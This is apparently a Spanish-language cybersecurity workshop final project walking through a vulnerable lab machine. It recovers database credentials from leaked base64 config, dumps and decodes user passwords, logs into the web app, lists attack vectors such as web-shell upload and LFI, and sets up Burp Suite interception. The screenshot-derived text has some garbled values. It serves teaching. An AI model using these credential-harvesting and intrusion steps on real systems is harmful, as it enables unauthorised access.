Kali Linux 1 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
File Actions Edit View Help
(root@kali:~) # echo -n "PD9waHANCirZZXJZXIJCIA9ICJsb2Nhbgvc3Qi0w0KJHVzZXJuYW1lID0gInJvb3Qi0w0KJHBhc3N3b3JKID0gIkgoSVR5l9IOTki0w0KJGRhdGF1YXNlID0gIlVzzXJzIjsNCj8" | base64 -d
<?php
\$server = "localhost";
\$username = "root";
\$password = "Ha4uKQJ_H99";
\$database = "Users";
?base64: invalid input
(root@kali:~) # mysql -h 10.0.0.2.4 -u root -pHa4uKQJ_H99
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 50
Server version: 5.5.47-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]>

Vamos a ejecutar una serie de comandos para ver diferentes cosas dentro de la base de datos:

SHOW DATABASES;

para ver las bases de datos disponibles del servicio.

```
MySQL [(none)]> SHOW DATABASES;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| Users |  
+-----+  
2 rows in set (0.002 sec)
```

USE Users;

para usar la base de datos de Users.

```
SHOW DATABASES  at time 1  
MySQL [(none)]> Use Users;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
Database changed  
MySQL [Users]>
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

SHOW TABLES;

para ver las tablas dentro de la base Users.

```
MySQL [(none)]> Use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> SHOW TABLES;
+-----+
| Tables_in_Users |
+-----+
| users           |
+-----+
1 row in set (0.001 sec)

MySQL [Users]> █
```



SELECT * FORM users;

para ver todos los registros de la tabla users.

```
MySQL [Users]> SELECT * FORM users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'FORM users'
at line 1
MySQL [Users]> SELECT * FROM users;
+-----+
| user | pass          |
+-----+
| kent | Sld6WHVCSkp0e0= |
| mike | U0lmZHNURW42SQ= |
| kane | aVN2NVltMkdSbw= |
+-----+
3 rows in set (0.004 sec)

MySQL [Users]> █
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

En este punto ya tenemos acceso al usuario y contraseña de los usuarios registrados en la base de datos del sistema, el tipo de encriptación utilizado sobre la contraseña es el mismo que se utiliza en el código PHP del recurso login, vamos a desencriptarlo como ya vimos, con el comando

```
echo -n "{recurso_en_base64}" | base64 -d
```

The screenshot shows a Kali Linux terminal window with two panes. The left pane displays MySQL command-line interface (CLI) output. The user has connected to the 'Users' database and run several commands to show tables and select data from the 'users' table. The right pane shows a terminal session where the user is decoding base64-encoded strings. The first command decodes 'Sld6WHVCSkpOeQ==' into 'U0lmZHNURW42SQ=='. The second command decodes 'aVN2NVltMkdSbw==' into 'iSv5Ym2GRo'. These decoded strings likely represent user passwords.

```
MySQL [Users]> SHOW TABLES;
+-----+
| Tables_in_Users |
+-----+
| users           |
+-----+
1 row in set (0.001 sec)

MySQL [Users]> SELECT * FROM users;
ERROR 1064 (42000): You have an error in your SQL syntax; check
at line 1
MySQL [Users]> SELECT * FROM users;
+-----+-----+
| user | pass  |
+-----+-----+
| kent  | Sld6WHVCSkpOeQ== |
| mike  | U0lmZHNURW42SQ== |
| kane  | aVN2NVltMkdSbw== |
+-----+-----+
3 rows in set (0.004 sec)

MySQL [Users]>
```

```
(kali㉿kali)-[~] $ echo -n "Sld6WHVCSkpOeQ==" | base64 -d
U0lmZHNURW42SQ==

(kali㉿kali)-[~] $ echo -n "U0lmZHNURW42SQ==" | base64 -d
iSv5Ym2GRo

(kali㉿kali)-[~] $
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Con la información conseguida ingresaremos los usuarios en el sistema web:

A screenshot of a Kali Linux desktop environment. A Firefox browser window is open to the URL `172.20.10.8/?page=login`. The page features a large 'PWNLAB' logo at the top, followed by a navigation menu with links to Home, Login, and Upload. Below the menu is a login form with two fields: 'Username:' containing 'kane' and 'Password:' containing a redacted string of asterisks. A 'Login' button is located below the password field.

A screenshot of a Kali Linux desktop environment. A Firefox browser window is open to the URL `172.20.10.8/?page=login`. The page features a large 'PWNLAB' logo at the top, followed by a navigation menu with links to Home, Login, and Upload. Below the menu is a login form with two fields: 'Username:' containing 'kent' and 'Password:' containing a redacted string of asterisks. A 'Login' button is located below the password field.

A screenshot of a Kali Linux desktop environment. A Firefox browser window is open to the URL `172.20.10.8/?page=login`. The page features a large 'PWNLAB' logo at the top, followed by a navigation menu with links to Home, Login, and Upload. Below the menu is a login form with two fields: 'Username:' containing 'mike' and 'Password:' containing a redacted string of asterisks. A 'Login' button is located below the password field.

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

12.- ¿Estar logueado nos da una nueva funcionalidad?

Sí, al estar logueado en una aplicación web, se obtiene acceso a nuevas funcionalidades y áreas que no están disponibles para usuarios no autenticados. Se pueden incluir:

- **Subida de Archivos:** Permitir subir archivos al servidor, lo cual puede ser explotado para subir shells maliciosas.
- **Páginas Administrativas:** Acceso a paneles de administración con configuraciones sensibles.
- **Interacción con la Base de Datos:** Formularios que interactúan directamente con la base de datos.

13.- ¿Qué vector de ataque conseguimos?

Upload de Shell: Si la funcionalidad de subida de archivos no valida adecuadamente los archivos subidos, se puede subir una shell web (e.g., PHP web shell) para obtener acceso al servidor.

Local File Inclusion (LFI): Si hay una funcionalidad que permite incluir archivos locales sin validación adecuada, se puede leer archivos sensibles del servidor.

SQL Injection: Formularios adicionales pueden ser vulnerables a inyecciones SQL si no se sanitiza adecuadamente la entrada del usuario.


Cross-Site Scripting (XSS): Funcionalidades adicionales pueden ser vulnerables a XSS, permitiendo ejecutar scripts arbitrarios en el contexto del usuario autenticado.

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Paso 6


A partir de aquí, necesitamos ciertas herramientas para trabajar, ellas son **FoxyProxy** y **BurpSuite**, primero descargaremos **FoxyProxy**, que es una extensión del navegador (el link para descargarla es: <https://addons.mozilla.org/es/firefox/addon/foxyproxy-standard/>) y clic en Agregar a Firefox y luego Add:




TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Clic en el botón Options para comenzar la configuración de la extensión:



Dentro clic en Add:



TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024


Dentro del apartado Add, completamos:

Title: Burp Suite


Proxy IP: 127.0.0.1

Port: 8080

Y damos al botón Save:




Vamos a abrir Burp Suite (viene con Kali), buscándolo en menú de inicio -> Burp Suite -> Next -> Start



TALLER DE CIBERSEGURIDAD


TRABAJO FINAL - JULIO 2024



TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Dentro de Burp Suite, nos focalizaremos en el apartado Proxy, clic sobre él:



14.- ¿Para qué sirve el proxy?

- ✓ **Interceptar y Modificar Tráfico:** Permite interceptar y analizar el tráfico entre el cliente y el servidor, modificando solicitudes y respuestas en tiempo real.
- ✓ **Análisis de Vulnerabilidades:** Facilita la identificación de vulnerabilidades en aplicaciones web.
- ✓ **Automatización de Pruebas:** Permite automatizar pruebas y ataques mediante herramientas integradas.
- ✓ **Registro de Actividades:** Mantiene un registro detallado de todas las interacciones para análisis posterior.


TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024


Vamos a la web de la máquina vulnerable y activamos el proxy, seleccionamos el logo de FoxyProxy y clic en Burp Suite:

Dentro de Burp Suite, clic en intercept is off que nos dejará el botón en intercept is on:

Recargamos la página en el navegador y automáticamente nos quedará cargando (porque se está interceptando la petición: intercept is on), apareciéndonos la misma en Burp Suite:



Vamos a hacer clic derecho sobre la petición y seleccionar la opción send to repeater:



TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Veremos que al darle clic en dicha opción se nos iluminará la opción de Repeater, en este apartado podemos manipular y enviar la petición indefinidamente:

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target: http://172.20.10.8

Request

Pretty Raw Hex

Response

Pretty Raw Hex Render

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Event log

Filter Critical Error Info Debug

Time Type Source Message

12:32:29 9 Jul 2024 Error Proxy The client failed to negotiate a TLS connection to safetrowsing.googleapis.com:443; Received fatal alert: unknown_ca [3] The client failed to negotiate a TLS connection to push.services.mozilla.com:443; Received fatal alert: unknown_ca [3] The client failed to negotiate a TLS connection to play.google.com:443; Received fatal alert: unknown_ca [3] The client failed to negotiate a TLS connection to contile.services.mozilla.com:443; Received fatal alert: unknown_ca Failed to connect to 172.20.10.8:80 Failed to connect to 172.20.0.8:80 This version of Burp Suite was released over three months ago. Please consider updating to benefit from enhancements and security fixes.

Event log All issues

Memory: 118.6MB

CTRL DERECHA

ENG ES 13:32 09/07/24

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target: http://172.20.10.8

Intercept

HTTP history WebSockets history

Proxy settings

Request to http://172.20.10.8:80

Forward Drop Intercept is on Action Open browser

Add notes

Pretty Raw Hex

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Event log

Filter Critical Error Info Debug

Time Type Source Message

12:31:19 9 Jul 2024 Error Proxy The client failed to negotiate a TLS connection to play.google.com:443; Received fatal alert: unknown_ca [3] The client failed to negotiate a TLS connection to contile.services.mozilla.com:443; Received fatal alert: unknown_ca [3] Failed to connect to 172.20.10.8:80 Failed to connect to 172.20.0.8:80 This version of Burp Suite was released over three months ago. Please consider updating to benefit from enhancements and security fixes.

Event log All issues

Memory: 118.6MB

CTRL DERECHA

ENG ES 13:31 09/07/24

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

15.- ¿Para qué nos sirve manipular y enviar peticiones "custom"?

Manipular y enviar peticiones "custom" (personalizadas) es crucial en el pentesting y análisis de seguridad por varias razones:

- Exploración de Vulnerabilidades:** Permite probar cómo la aplicación maneja entradas no estándar, ayudando a identificar vulnerabilidades como SQL Injection, XSS, y LFI.
- Bypass de Controles de Seguridad:** Ayuda a evadir controles de seguridad implementados en la aplicación, como filtros de entrada y autenticación.
- Comprendión de la Lógica de la Aplicación:** Facilita el entendimiento de cómo se gestionan y procesan las solicitudes, revelando posibles puntos débiles.
- Automatización de Pruebas:** Permite automatizar pruebas de seguridad, enviando múltiples variaciones de una solicitud para encontrar fallos.

Por ejemplo, si queremos interceptar upload y cambiar el recurso de la petición por login, basta con cambiar el recurso de upload a login y darle al botón send, verán como el Response cambia en base al recurso:

The screenshot shows the Burp Suite interface. In the 'Proxy' tab, a modified HTTP request is displayed. The original URL was 'http://172.20.10.8/login'. The user has changed the URL to 'http://172.20.10.8/upload' and is about to click the 'Send' button. The request body contains file upload parameters. Below the request, the 'Event log' section shows several proxy logs, and a table at the bottom lists recent events with columns for Time, Type, and Source.

| Time | Type | Source |
|---------------------|-------|---------|
| 12:21:26 9 Jul 2024 | Error | Proxy |
| 12:21:26 9 Jul 2024 | Error | Proxy |
| 12:21:26 9 Jul 2024 | Error | Proxy |
| 12:21:26 9 Jul 2024 | Error | Proxy |
| 12:21:33 9 Jul 2024 | Error | Proxy |
| 12:21:33 9 Jul 2024 | Error | Proxy |
| 12:15:09 9 Jul 2024 | Info | Scanner |

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

